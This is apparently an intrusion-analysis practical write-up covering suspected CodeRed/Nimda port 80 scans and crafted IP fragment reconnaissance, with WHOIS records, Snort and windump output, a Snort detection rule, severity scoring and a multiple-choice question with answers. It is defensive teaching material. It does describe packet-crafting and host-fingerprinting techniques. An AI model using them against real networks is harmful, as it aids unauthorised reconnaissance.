163.23.190.2	46.5.244.207 (2)	MyNetWatchman	See Note 1 below
163.23.190.34	46.5.244.207 (2)	MyNetWatchman	Incident ID 5032265 refers to activity associated with **CodeRed/Nimda** using TCP source and destination port 80
194.78.59.253	*46.5.175.236 (2)* *46.5.242.62 (2)*	MyNetWatchman	Incident ID 10587620, Incident ID 6310335, Incident ID 5020062, Incident ID 4368914, Incident ID 3606961, Incident ID 3245324, Incident ID 3104596
202.96.52.99	*46.5.31.162 (2)* *46.5.129.52 (2)* *46.5.71.99 (2)* *46.5.214.92 (2)* *46.5.167.184 (2)*	MyNetWatchman	Incident ID 5855299, Incident ID 5042212, Incident ID 4459068
203.73.132.253	46.5.180.135 (1)	None	N/A
212.88.236.2	*46.5.175.236 (2)* *46.5.242.62 (2)*	MyNetWatchman	Incident ID 6310344, Incident ID 5868864, Incident ID 5036027, Incident ID 4368918, Incident ID 3380076, Scanned same hosts as 194.78.59.253
218.96.62.2	*46.5.31.162 (2)* *46.5.129.52 (2)* *46.5.71.99 (2)* *46.5.214.92 (2)* *46.5.167.184 (2)*	MyNetWatchman	Incident ID 5042218, Incident ID 4459085 Scanned same hosts as 202.96.52.99
61.218.166.106	*46.5.195.173 (2)* *46.5.149.225 (2)*	MyNetWatchman	Incident ID 4544468, Incident ID 3289634
61.218.166.98	*46.5.195.173 (2)* *46.5.149.225 (2)*	MyNetWatchman	Incident ID 4488286, Incident ID 3751864, Incident ID 3289624

			Scanned same hosts as 61.218.166.106

Unless otherwise noted, all source IP addresses have correlations to other reflexive TCP port 80 ack scans or **Nimda/CodeRed** scans from source port 80, according to myNetWatchman.

Note1: *The following analysis applies to all IP addresses having correlations with myNetWatchman, but 163.23.190.2 is being used as an illustrative example*:

ARIN WhoIs lookup (http://www.arin.net/whois/index.html) on 163.23.190.2:

OrgName: Changhua Country Education Network
OrgID: CCEN-1

NetRange: 163.23.0.0 - 163.23.255.255
CIDR: 163.23.0.0/16
NetName: TANET-B-CHC
NetHandle: NET-163-23-0-0-1
Parent: NET-163-13-0-0-1
NetType: Reassigned
NameServer: DNS.NCUE.EDU.TW
NameServer: LIFE.NCUE.EDU.TW
Comment:
RegDate: 2002-02-09
Updated: 2002-02-09

TechHandle: CA526-ARIN
TechName: Admin, CHC
TechPhone: +886-4-822-1812
TechEmail: chc@php.boe.chc.edu.tw

OrgName: Ministry of Education Computer Center
OrgID: MOEC

NetRange: 163.13.0.0 - 163.32.255.255
CIDR: 163.13.0.0/16, 163.14.0.0/15, 163.16.0.0/12, 163.32.0.0/16
NetName: TANET-B
NetHandle: NET-163-13-0-0-1
Parent: NET-163-0-0-0-0
NetType: Direct Allocation
Comment:
RegDate: 1992-07-06
Updated: 2002-06-10

TechHandle: WSC1-ARIN
TechName: Chen, Wen-Sung
TechPhone: 886-2-737-7011
TechEmail: ZCHEN@twnmoe10.edu.tw

OrgName: Changhua Country Education Network
OrgID: CCEN-1
Address: No.65,Sec.2,Jungshan Rd.,Yungjing Shiang,Changhua,Taiwan 512,R.O.C.
Country: TW
Comment:
RegDate: 2002-02-09
Updated: 2002-02-09

Dshield revealed that a "fightback" message was sent to tanetadm@moe.edu.tw on 2002-05-15 01:34:24, but no reply was received

A lookup on myNetWatchman reveals some interesting information concerning this IP address. 14 separate incidents are reported for this IP over the past 15 months, 6 of them detail reflexive port 80 scan events from March to October 2002. For example, incident 7813547 lists that this IP address belongs to Changhua Country Education Network's (apparently a university network in

Taiwan) network space, and has been reported twice for traffic associated with "**HTTP Probable CodeRed/Nimda**" using both source and destination port 80 (http://www.mynetwatchman.com/LID.asp?IID=7813547). The other 5 incidents list similar events. Up until this point in the analysis, it was assumed that the packets were due to nmap scans. However, ***if these reflexive port 80 scans are indeed from CodeRed/Nimda infected hosts, the context of the scans changes dramatically, given the persistence, proliferation, and potential impact of these worms.***

Descriptions of CodeRed/Nimda and variants can be found in **Part 3: Analyze This**!, but both propagate by first scanning for vulnerable IIS Web Servers on port 80, then executing an exploit to take over the host. Both worms are known to prefer to target locally rather than randomly, and all targeted hosts in this log have the same first two octets. Due to IP address obfuscation, however, one cannot tell for certain whether or not the destination IP addresses' octets match the source (hostile) IP addresses.

There is no specific mention in the technical descriptions of whether or not the worms scan for target port 80 using only ephemeral ports, or if source port 80 is a known vector as well, but myNetWatchman correlations indicate that reflexive port 80 scans are associated with the worm. Further research on mailing lists also supports the notion that infected web servers may be scanning for other web servers to infect, accounting for the **source** port of 80 (http://www.dshield.org/pipermail/list/2002-June/000020.html)

The timing of the scans falls within that specified for the Code Red worm, as the timestamps in the log specify the date as June 11, 2002: "Day 1 - 19: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm." http://www.cert.org/advisories/CA-2001-19.html

Referring to Table 3, one notes that destination IP addresses in italics were scanned twice. In fact, hosts on entirely different networks scanned *the exact same hosts*. This behavior is also indicative of (earlier versions of) the CodeRed worm: "The worm spreads itself by creating a sequence of random IP addresses. However, the worm's list of IP addresses to attack is not all together random. In fact, there seems to be a static seed (a beginning IP address that is always the same) that the worm uses when generating new IP addresses. Therefore every computer infected by this worm is going to go through the same list of "random" IP addresses. Because of this feature, the worm will end up re-infecting the same systems multiple times, and traffic will cross traffic back and forth between hosts ultimately creating a denial-of-service type effect." (http://www.eeye.com/html/Research/Advisories/AL20010717.html)

The log was searched for further activity from the "hostile" IPs to correlate the scans to actual Nimda/Code Red exploit attempts, but no other traffic from these source IPs was found.

7. Evidence of active targeting:
In order to make an assessment of the attacker's probable intent, one must try to answer questions like:

Are they targeting a specific host?
Yes, several specific hosts were targeted. This scan was particular in sending a small number of packets (an average of 2 to each host) to a selected number of IP addresses.

Is this a general scan of entire network?
This is not a general scan of an entire network. The hosts targeted have IP addresses that are not contiguous, and they were not scanned in any specific order. The scans appear to be coming from several sources, and given the purpose of the scans, either reconnaissance or due to a worm's scanning activity, it follows that the sources are legitimate (see explanation in Section 3). If these sources are targeting a specific host, this generally means they have reconnaissance information already. These packets "out of the blue" to a certain port that happens to be listening

(port 80) support this theory. The fact that several different sources are conducting targeted scans on this network is disconcerting. If this traffic is not due to a worm, it would appear that these scans are follow up to prior reconnaissance on this network, looking for more specific information about these targeted hosts. If one assumes that the scans are a result of a worm and not coordinated nmap scans, then the level of severity should rise, knowing that the reconnaissance is a precursor to exploit attempts on unpatched Microsoft IIS Web Servers

Is this a probable "wrong number"?
It is not likely that someone simply transposed a number, given the number of packets and scanning patterns presented in previous sections.

8. Severity:
It is not known from just observing the logs whether this traffic is due to a worm like Nimda/Code Red, or multiple automated scans. There is evidence to support both possibilities, but in order to address the worst-case scenario, the analysis will continue on the assumption that this traffic is due to a variant of Code Red or Nimda.

Severity is calculated with the following formula:
severity = (criticality + lethality) – (system countermeasures + network countermeasures
Each value is ranked on a scale from 1 (lowest) to 5 (highest).
Criticality is a measure of how critical the targeted system is.
Lethality is a measure of how severe the damage to the targeted system would be if the attack succeeded.
System countermeasures are a measure of the strength of the defensive mechanisms in place on the host itself.
Network countermeasures are a measure of the strength of the defensive mechanisms in place on the network.

Criticality 4
Web servers are the target of these scans and any subsequent exploits. Web servers are considered a core infrastructure component of eCommerce business
Lethality 4
Although this traffic is in and of itself only port scans, it is the correlative quality that should raise concern. Since this type of scan and the same IP addresses have been associated with Nimda/CodeRed worms (see Correlations), it is possible that this activity is the first step in an exploit. Although no actual exploit attempts were detected in this log, the possibility should not be discounted. Impacts of the worms include severe network bandwidth Denial of Service and system degradation due to scanning activity.
System Countermeasures 0
No information is given in the logs to suggest that the targeted hosts are security-hardened. Although the logs do not explicitly prove that the machines targeted are unpatched web servers running Microsoft IIS, it is assumed they are in order to take a more defensive posture. Given the proliferation and persistence of these worms, it is probably wise to do so.
Network Countermeasures 3
The fact that these logs are from Snort implies that the network has at least an IDS to detect attacks and possibly a firewall to block them (see Section 1 for Network Topology). Whether or not the firewall is stateful is not known, which could aid in determining if unsolicited ACK packets would even be received by the host. The IDS ruleset is also not known, so one has no reference as to how well the IDS alerts on attacks. Simply having perimeter defenses does not guarantee adequate security, since these devices can be misconfigured, hacked and fooled into allowing malicious traffic through. Additionally, it is not known where any vulnerable web servers are located on the network. Given the type of alert traffic seen within the log, we can assume that web servers, web proxy servers, DNS servers, and ftp servers are within a DMZ, but it is not verifiable. If web servers in a DMZ were infected or compromised, the fact that they are contained by a router/firewall between them and other hosts on the network would possibly prevent the worm from spreading as quickly as it might with no firewall.

Severity = (4+4)-(0+3) = 5

9. Defensive recommendation:
Further investigation into this alert is needed, due to the fact that what appears to be only an nmap scan (based on the Snort alerts) may in fact be something more malicious, like a Nimda/Code Red. To validate some of the theories presented above, the following investigative measures should be considered:

- Check if the targeted hosts are web servers, and test suspect hosts for infection
- Check full packets of all traffic to and from these hosts to determine if signatures match the worm
- Check nmap or other scanning tools to see if it is possible to schedule scans similar to this
- Use tools like **hping or nmap** to attempt to recreate the packets and/or alerts

Little can be done to prevent scans from port 80, as measures such as blocking port 80 at the firewall would likely also block legitimate traffic. However, hardening systems, running anti-virus products, and keeping patches current are a first step in preventing infection from worms. Ingress/Egress filtering with stricter "deny all by default" policies also helps prevent worms from spreading, as this will prevent instances of the worm outside of your network from infecting machines in the local network that are not explicitly authorized to provide public web services. Also, since the worm has multiple infection vectors, such as email, user awareness is also a key element of prevention. See **Nimda** alerts in **Analyze This!** for a list of recommendations.

10. Multiple choice test question:
A portscan of a network is conducted using ACK packets with source and destination TCP ports of 80. The "attacking" host does not see any return traffic as a result of the portscan. What can the "attacker" reasonably conclude?

a. The traffic was let through the firewall because it had a destination port of 80, which is a common port open on firewalls
b. There may be a stateful firewall between the attacker and the network he is attempting to portscan
c. The hosts being scanned received the ACK packet and dropped it
d. The ACK packet was received by the victim host who has been fooled into believing a TCP three-way handshake has taken place
e. The victim host is alive and listening on port 80, but the victim's incoming request queue was full, so the victim host's TCP stack does nothing

a. It depends on the ruleset and if the firewall is stateful. If stateful, Yes; Else, No. Trick question…
b. Yes, the stateful firewall will be able to determine that these ACK packets were not preceded by an initial SYN packet, to which a responding server sent a SYN-ACK. The stateful firewall will drop the ACK packet.
c.,d.,e. No, the host receiving an unsolicited ACK packet would always respond with a RESET packet, because the packet is unsolicited or the host is not listening on that port. Either way, if an unsolicited ACK is received, a RESET packet will be sent, indicating that the host is alive. No response would indicate that the host does not exist, assuming no firewall (or a non-stateful one) is between attacker and victim. (TCP/IP Illustrated, Volume 1, pg247-250)

References

http://www.dshield.org/
http://www.mynetwatchman.com/
http://www.mynetwatchman.com/LID.asp?IID=7813547
http://www.dshield.org/pipermail/list/2002-June/000020.html
http://www.cert.org/advisories/CA-2001-19.html
http://www.eeye.com/html/Research/Advisories/AL20010717.html

Stevens, Richard. TCP/IP Illustrated, Volume 1.Reading: Addison Wesley Longman, Inc, 1994. 247-250

DETECT #3: IP Fragments

5. Source of Trace.
Raw log 2002.10.14. See Detect #1 for a description and characteristics of the Raw logs used.
Speculation about the network topology: The analysis put forth by André Cormier, to assess the network topology is the exactly the same as in Detect #1, **X11 Outbound Client Connections**. The results follow:

```
            ,-----------------.        ,-----------------.
External    | CISCO-DEVICE 1  |        | CISCO-DEVICE 2  |  Internal network
network --| 0:3:e3:d9:26:c0 |---+---+ 0:0:c:4:b2:33   |--to 170.129.0.0/16
            `-----------------'   |    `-----------------'
                                  |
                           SNORT INSTANCE
```

This is not enough data to fully assess ingress filtering by device #1. What we know for sure is that ports over 61061 do not seem to be filtered and that only a few ports below 1024 have been targeted. If there is some filtering, ports 53, 80, 139, 515, 1080, 3128, and 8080 are allowed. If device#1 is a firewall, this is a poor ruleset; device #1 is not likely a firewall, but a border router. This configuration is commonly found in ISP-Client dedicated lines. There is insufficient data to tell if device #2 is a firewall or if it does ingress filtering of some kind because the log does not contain all the network traffic.

6. Detect was generated by:
This was a manual detect of suspicious activity; I initially scanned the raw log file using Ethereal Version 0.9.7 (see Figure 1), leveraging the visually efficient three-tiered front-end GUI in order to quickly view packets and spot any patterns or field values which appeared out-of-the-ordinary. One advantage of Ethereal is that it provides both a high and low level of detail simultaneously, and is protocol-aware. Having located a particular pattern, I then ran the raw log file through both Snort and windump.

Snort 1.8.7 (for Windows)
Used command:
snort -dveX -c snort.conf -r 2002.10.14 "src host 200.200.200.1"
Where:
-d Means dump the application layer data when displaying packets in verbose or logging mode
-v Verbose mode (prints to the screen)
-e Means display/log the link layer packet headers
-X Means dump the raw packet data starting at the link layer

Output:
```
11/14-10:21:09.916507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
200.200.200.1 -> 170.129.211.200 TCP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 31 57 C8 C8 C8 01 AA 81  .(...d..1W......
0x0020: D3 C8 13 2B 00 50 62 F8 F6 58 62 F8 F6 58 91 04  ...+.Pb..Xb..X..
0x0030: 00 00 99 AE 00 00 00 00 00 00 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+

11/14-13:37:18.296507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
200.200.200.1 -> 170.129.2.16 TCP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
```

0x0010: 00 28 00 00 88 64 F2 06 03 10 C8 C8 C8 01 AA 81 .(...d.........
0x0020: 02 10 0D 01 00 50 63 AC 8A 38 63 AC 8A 38 00 04 .....Pc..8c..8..
0x0030: 00 00 D9 6A 00 00 00 00 00 00 00 00 ...j........

=+
+

11/14-14:54:39.456507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
200.200.200.1 -> 170.129.79.180 TCP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00 .....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 B5 6B C8 C8 C8 01 AA 81 .(...d...k......
0x0020: 4F B4 12 16 00 50 63 F3 5C A6 63 F3 5C A6 00 04 O....Pc.\.c.\...
0x0030: 00 00 E1 47 00 00 00 00 00 00 00 00 ...G........

=+
+

11/14-16:59:31.346507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
200.200.200.1 -> 170.129.239.44 TCP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00 .....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 15 F3 C8 C8 C8 01 AA 81 .(...d..........
0x0020: EF 2C 0D 91 00 50 64 65 AE BE 64 65 AE BE 00 04 .,...Pde..de....
0x0030: 00 00 A1 3F 00 00 00 00 00 00 00 00 ...?........

=+
+

<u>The first of four alerts for this signature:</u>

```
[**] BAD TRAFFIC ip reserved bit set [**]
11/14-10:21:09.916507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x3C
200.200.200.1 -> 170.129.211.200 TCP TTL:242 TOS:0x0 ID:0 IpLen:20
DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00
.....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 31 57 C8 C8 C8 01 AA 81
.(...d..1W......
0x0020: D3 C8 13 2B 00 50 62 F8 F6 58 62 F8 F6 58 91 04
...+.Pb..Xb..X..
0x0030: 00 00 99 AE 00 00 00 00 00 00 00 00          ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
```

<u>Snort rule which triggered the alerts:</u>
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD TRAFFIC ip reserved bit set"; fragbits:R; sid:523; classtype:misc-activity; rev:3;)

This signature will alert on inbound IP datagrams from any source to any internal host that have the IP reserved bit set. The alert is using the "fragbits" rule option (fragbits:R). The SnortUserManual.pdf explains:
“2.3.7 Fragbits

This rule inspects the fragment and reserved bits in the IP header. There are three bits that can be checked, the Reserved Bit (RB), More Fragments (MF) bit, and the Don't Fragment (DF) bit. These bits can be checked in a variety of combinations. Use the following values to indicate specific bits: * R - Reserved Bit * D - DF bit * M- MF bit."
The Snort Signature DB has no additional information for this alert http://www.snort.org/snort-db/sid.html?id=523

Snort documentation states: "**These signatures are representative of traffic that should never be seen on any network. None of these signatures include datagram content checking and are extremely quick signatures."**

Explanation of the fields in the first alert:

```
[**] BAD TRAFFIC ip reserved bit set [**]
11/14-10:21:09.916507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x3C
200.200.200.1 -> 170.129.211.200 TCP TTL:242 TOS:0x0 ID:0 IpLen:20
DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00
.....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 31 57 C8 C8 C8 01 AA 81
.(...d..1W......
0x0020: D3 C8 13 2B 00 50 62 F8 F6 58 62 F8 F6 58 91 04
...+.Pb..Xb..X..
0x0030: 00 00 99 AE 00 00 00 00 00 00 00 00            ............
```

Table1: Snort Field Explanations

Field	Explanation
[**] BAD TRAFFIC ip reserved bit set [**]	Snort rule which triggered the alert
11/14-10:21:09.916507	Date & time of the alert (UTC)
0:3:E3:D9:26:C0	Source MAC address
0:0:C:4:B2:33	Destination MAC address
type:0x800	Encapsulated protocol: 0x800 = IP
len:0x3C	Length of frame without CRC: 0x3C = 60 bytes (4 bytes CRC)
200.200.200.1	Source IP address
170.129.211.200	Destination IP address
TTL:242	IP Time to Live value
TOS:0x0	IP Type of Service value
ID:0	IP Identification value
IpLen:20	Length of IP header (bytes)
DgmLen:40	Length of Datagram, including headers and payload (bytes)
RB	Reserved Bit Set
Frag Offset: 0x0864	Fragment offset = 0864 (hex) = 2148 (decimal) bytes
Frag Size: 0xFFFFF7B0	Fragment size = FFFFF7B0 (hex) = 4294965168 (decimal) bytes

Windump 2.6.2
Used command:
windump -nnvX -r 2002.10.14 "src host 200.200.200.1"
Where:
-nn Means don't resolve IP addresses or ports
-v Means verbose mode

-X Means display in hex and ASCII


Packet Output:

```
10:21:09.916507 IP (tos 0x0, ttl 242, len 40) 200.200.200.1 > 170.129.211.200: tcp (frag
0:20@17184)
0x0000   4500 0028 0000 8864 f206 3157 c8c8 c801       E..(...d..1W....
0x0010   aa81 d3c8 132b 0050 62f8 f658 62f8 f658       .....+.Pb..Xb..X
0x0020   9104 0000 99ae 0000 0000 0000 0000            ..............

13:37:18.296507 IP (tos 0x0, ttl 242, len 40) 200.200.200.1 > 170.129.2.16: tcp (frag
0:20@17184)
0x0000   4500 0028 0000 8864 f206 0310 c8c8 c801       E..(...d........
0x0010   aa81 0210 0d01 0050 63ac 8a38 63ac 8a38       .......Pc..8c..8
0x0020   0004 0000 d96a 0000 0000 0000 0000            .....j..........

14:54:39.456507 IP (tos 0x0, ttl 242, len 40) 200.200.200.1 > 170.129.79.180: tcp (frag
0:20@17184)
0x0000   4500 0028 0000 8864 f206 b56b c8c8 c801       E..(...d...k....
0x0010   aa81 4fb4 1216 0050 63f3 5ca6 63f3 5ca6       ..O....Pc.\.c.\.
0x0020   0004 0000 e147 0000 0000 0000 0000            .....G..........

16:59:31.346507 IP (tos 0x0, ttl 242, len 40) 200.200.200.1 > 170.129.239.44: tcp (frag
0:20@17184)
0x0000   4500 0028 0000 8864 f206 15f3 c8c8 c801       E..(...d........
0x0010   aa81 ef2c 0d91 0050 6465 aebe 6465 aebe       ...,...Pde..de..
0x0020   0004 0000 a13f 0000 0000 0000 0000            .....?..........
```

Table 2: Windump First Packet Field Explanations

Field	Explanation
10:21:09.916507	Timestamp (not UTC)
tos 0x0	IP Type of Service Value
ttl 242	IP Time to Live Value
len 40	Length of Datagram, including headers and payload (bytes)
200.200.200.1	Source IP address
170.129.211.200	Destination IP address
tcp	TCP packet
(frag 0:20@17184)	Message stating that the IP packet is a fragment, with IP Identification number 0 (fragment ID = 0), 20 bytes of data in the IP fragment, and 17184 bytes is the fragment offset, or where in the “fragment train” data this particular fragment fits, relative to 0.

Figure 1: Sample Ethereal Output



3. Probability the source address was spoofed:

In examining the trace, one can attempt to sort it in one of three bins based on the source address:

7. Probably spoofed (packets are not coming from the "source" IP address, although the trace indicates so)
8. Probably not spoofed (packets are coming from the listed source IP address)
9. 3rd Party (collateral effects):

The fragmented IP packets fit into the 2nd category, probably not spoofed, since the most obvious explanation for these inbound packet fragments is to fingerprint a host. The indications of packet crafting (see Section 4) point to a reconnaissance attempt, which presupposes an expected response, so spoofing is unlikely. Of course, one cannot tell if these packets are a stimulus or response, due to (1) a lack of context, given that this log is a collection of Snort alerts, and (2) the packet is a fragment, of which no TCP information is given, other than the fact that it is TCP traffic. If these fragmented packets are unsolicited, any response they elicit would only be beneficial to an attacker if he/she could see the response; it makes no sense for him/her to spoof the source address in this case. While the possibility exists for an attacker to initially spoof an address in order to have a response go to another host, it would require the attacker to engage in sequence number prediction in order to trick the responding host into establishing a connection with him/her.

It is possible that the traffic is a result of 3rd Party effects, where an address from the internal monitored network is spoofed. In that case, the monitored network will receive unsolicited packets in the form of *responses* from other hosts outside the network. Although this traffic is not likely due to a flooding DoS attack, due to the small number of packets, it is assumed that this

monitored network has a large address space, and therefore will see collateral traffic from time to time. 3rd Party effects is, however, an unlikely explanation, due to the "targeted" nature of the traffic (see Section 7).

10. Description of attack:

Packets are isolated, from one source host, sent at a slow rate to targeted hosts (see Table 3) Each packet contains an IP header of 20 bytes plus 20 bytes of encapsulated data, identified as TCP, but no further TCP information is identified within the packet (TCP ports, options, sequence/acknowledgement numbers, etc). Since this is the last packet in the fragment train, we do not see the TCP header, which will be present only in the first fragment.
Appears to be the last fragment in the fragment train – where are the other preceding fragments? Perhaps they were blocked or lost? Or was this packet crafted?
The length of the last fragment data is 20 bytes, and the offset is 17184. Every fragment size *except the last one* must be a multiple of 8, in order to accommodate the 13-bit fragment offset field (RFC 791). Seen in isolation, both of these values are theoretically acceptable.
The 6th byte lower order "nibble" corresponds to the 3bit flags "Bit 0 is always 0 and is reserved. Bit 1 indicates whether a datagram can be fragmented (0) or not (1). Bit 2 indicates to the receiving unit whether the fragment is the last one in the datagram (1) or if there are still more fragments to come (0)." http://www.rhyshaden.com/ipdgram.htm In this case, a hex value of 8 is assigned to this nibble, and clearly, this violates the requirement that bit 0 be always 0. This is further indication of packet crafting.

4500 0028 0000 **8**864 f206 3157 c8c8 c801
aa81 d3c8 132b 0050 62f8 f658 62f8 f658
9104 0000 99ae 0000 0000 0000 0000

Evidence of packet crafting could be pointed out by the fact that all 4 packets have the IP ID value set to 0. "The IP identification value is found in bytes 4-5 of the IP header. For each new datagram that a host sends, it must generate a unique IP ID number. This value is typically incremented by 1 for each new datagram sent by the host. The range for IP ID values is 1-65,535; this is because it is a 16-bit field. Typically, you don't see IP ID numbers with a value of 0. When the maximum value of 65,535 for the IP ID value is reached, it should wrap around and start again." (Judy Novak, SANS, Network Traffic Analysis Using tcpdump, Parts 1 and 2, 4-22 – 4-23). While Linux hosts are known to use IP IDs of 0 (Judy Novak, SANS, Network Traffic Analysis Using tcpdump, Parts 1 and 2, 4-34). "It (a linux host) keeps ID as '0' when the datagram is not a fragment and the DF bit is set. ID value = 0 is rare for a fragmented datagram but not otherwise" Ashley Thomas athomas@cc.gatech.edu, incidents.org mailing list. http://www.postel.org/pipermail/end2end-interest/2001-May/000843.html, this source host is, if anything, more than likely a Solaris 7 machine, based on its TTL value of 242 (SANS, IDS Signatures and Analysis, Parts 1 and 2, pg 7-6), although this value could easily be crafted as well.

Why send only the last packet? Mapping with incomplete fragments attempts to elicit an ICMP error IP reassembly time exceeded message from the receiving host: the scanning host sends an incomplete set of fragments, and the destination host sets a timer when the first fragment is received; if all fragments have not been received and the timer expires, the IP reassembly time exceeded message is returned. *However, the first fragment in the fragment train must be received by the destination host for the IP reassembly error to be sent* (according to RFC 792) (SANS, Network Traffic Analysis Using tcpdump, Parts 1 and 2, pg 4-16). The first packet is not seen. Perhaps the other packet fragments were sent through, and Snort only picked up on the last one (remember, the Raw logs are a collection of Snort alerts in tcpdump format). Another explanation is that the "other" packet fragments were never sent, because this lone packet is the result of sloppy packet crafting. The attacker was likely not aware of the RFC 792 requirement when he/she sent the packet. Either that, or he/she didn't care, and assumed that some TCP/IP stacks would be misconfigured enough to send a response.

Purpose of packets: not DoS, too few packets. Most likely a reconnaissance effort. An insertion or evasion attack is possible, but we cannot tell given that we do not see all the traffic associated with this IP address.

11. Attack mechanism:
Each one of the 4 fragmented packets was sent from the same IP address, 200.200.200.1, and was directed at the following hosts:

Table3: Targeted Hosts

Host	Time Delta (seconds)
170.129.211.200	0
170.129.2.16	11768.38
170.129.79.180	4641.16
170.129.239.44	7491.89

Answering the four basic questions:

- Is this a stimulus or response? *Stimulus*

The question remains whether or not the packets seen are the result of some initial outbound TCP packet from the monitored network, or if they are unsolicited, that is, response or stimulus? Granted, the logs do not contain traffic that did not set off Snort alerts, so one is left to guess:

Stimulus:
If the packet fragments are unsolicited, then the attacker is likely trying to fingerprint selected hosts. These hosts (Table 3) are not involved in any other traffic (sending or receiving) besides the packet fragments identified, according to the log. Given the evidence of packet crafting (See Section 4), this is the likely explanation.

Response:
If the packets were actually a response, the "attacker" must reply back to the client TCP port, which is not seen in the packet fragments. Given the multiple indications of packet crafting, this is not a likely explanation.

- What service is being targeted? *Unknown. Packet do not contain enough information*
- Does the service have known vulnerabilities or exposures? *Although no particular service can be identified, attacks involving fragmentation are well known* (http://www.robertgraham.com/mirror/Ptacek-Newsham-Evasion-98.html)
- Is this benign, an exploit, denial of service, or reconnaissance? *Reconnaissance based on evidence of packet crafting*

12. Correlations:
Sendip is a likely tool that would allow one to craft a packet of this nature:
http://freshmeat.net/projects/sendip/

A lookup on myNetWatchman.com on the offending source IP address revealed the following report:

Table 3: myNetWatchman IP Address 200.200.200.1 Incident Report

Incident Id	Source IP	Provider Domain	Agent Count	Event Count	Incident Status	ISP Resolution Comments
